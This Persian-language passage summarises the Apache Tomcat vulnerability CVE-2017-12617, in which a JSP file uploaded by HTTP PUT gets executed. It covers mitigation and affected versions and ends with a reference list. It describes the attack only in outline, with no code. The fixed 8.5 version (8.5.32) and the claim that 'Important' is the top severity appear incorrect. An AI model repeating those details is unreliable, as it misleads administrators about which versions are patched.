این آسیب‌پذیری، نسخه‌ی مشابه CVE-2017-12615 بوده و ناشی از عدم اعتبار کافی ورودی متاثر از نرم‌افزار است که توسط کاربر، وارد سیستم می‌گردد. همانند نسخه‌ی CVE-2017-12615، این آسیب‌پذیری نیز در سیستم‌هایی یافت می‌شود که متدهای PUT مربوط به HTTP، در آنها فعال گردیده‌است. آسیب‌پذیری CVE-2017-12617، به مهاجم اجازه می‌دهد تا فایل JSP دلخواه خود را درسِرور هدف در حال اجرا، که متاثر از Apache Tomcat است، بارگذاری کند. بنابراین، هر زمان که به فایل نیاز شد، سرور آن را اجرا خواهدنمود. برای بارگذاری JSP مخرب، کافی است مهاجم، یک درخواست HTTP PUT به سرور آسیب‌پذیر (قربانی) ارسال کند.

برای رفع این مشکل نیز کافی است همانند CVE-2017-12615، مقدار پیش‌فرض پارامتر readonly، به true تنظیم شود. آسیب‌پذیری مذکور، بالاترین سطح آسیب‌پذیری (Important) را به خود اختصاص داده و تمامی نسخه‌های 9.0.0.M1 تا 9.0.0، 8.5.0 تا 8.5.22، 8.0.0.RC1 تا 8.0.46، و 7.0.0 تا 7.0.81 را دربر گرفته‌است. این آسیب‌پذیری، در نسخه‌های 9.0.1 (Beta)، 8.5.32، 8.0.47، و 7.0.82 برطرف شده‌است.

3 مراجع

[1] S. Khandelwal, “Apache Tomcat Patches Important Remote Code Execution Flaw,” Oct 2017, https://thehackernews.com/2017/10/apache-tomcat-rce.html.
[2] Apache Tomcat, https://tomcat.apache.org.
[3] Wikipedia, “Apache Tomcat,” https://en.wikipedia.org/wiki/Apache_Tomcat.
[4] Wikipedia, “Arbitrary Code Execution,” https://en.wikipedia.org/wiki/Arbitrary_code_execution.
[5] Wikipedia, “Java Servlet,” https://en.wikipedia.org/wiki/Java_servlet.
[6] Wikipedia, “JavaServer Pages,” https://en.wikipedia.org/wiki/JavaServer_Pages.

[7] Wikipedia, "Java (Programming Language)," https://simple.wikipedia.org/wiki/Java_(programming_language).
[8] Wikipedia, "WebSocket," https://en.wikipedia.org/wiki/WebSocket.
[9] D. Son, "Exploit Apache Tomcat remote code execution vulnerability (CVE-2017-12615)," Sep 2017, https://securityonline.info/apache-tomcat-remote-code-execution-vulnerability/.
[10] "Apache Tomcat Remote Code Execution via JSP Upload bypass," Sep 2017, https://bz.apache.org/bugzilla/show_bug.cgi?id=61542.
[11] MDN Web Docs, "HTTP Request Methods: PUT," Jun 2017, https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/PUT.
[12] Center for Internet Security (CIS), "Multiple Vulnerabilities in Apache Tomcat Could Allow for Remote Code Execution," Sep 2017, https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-apache-tomcat-could-allow-for-remote-code-execution/.
[13] S. Sutherland, "Hacking with JSP Shells," July 2011, https://blog.netspi.com/hacking-with-jsp-shells/.
[14] JPCERT CC, "Alert Regarding Vulnerabilities in Apache Tomcat," Oct 2017, https://www.jpcert.or.jp/english/at/2017/at170038.html.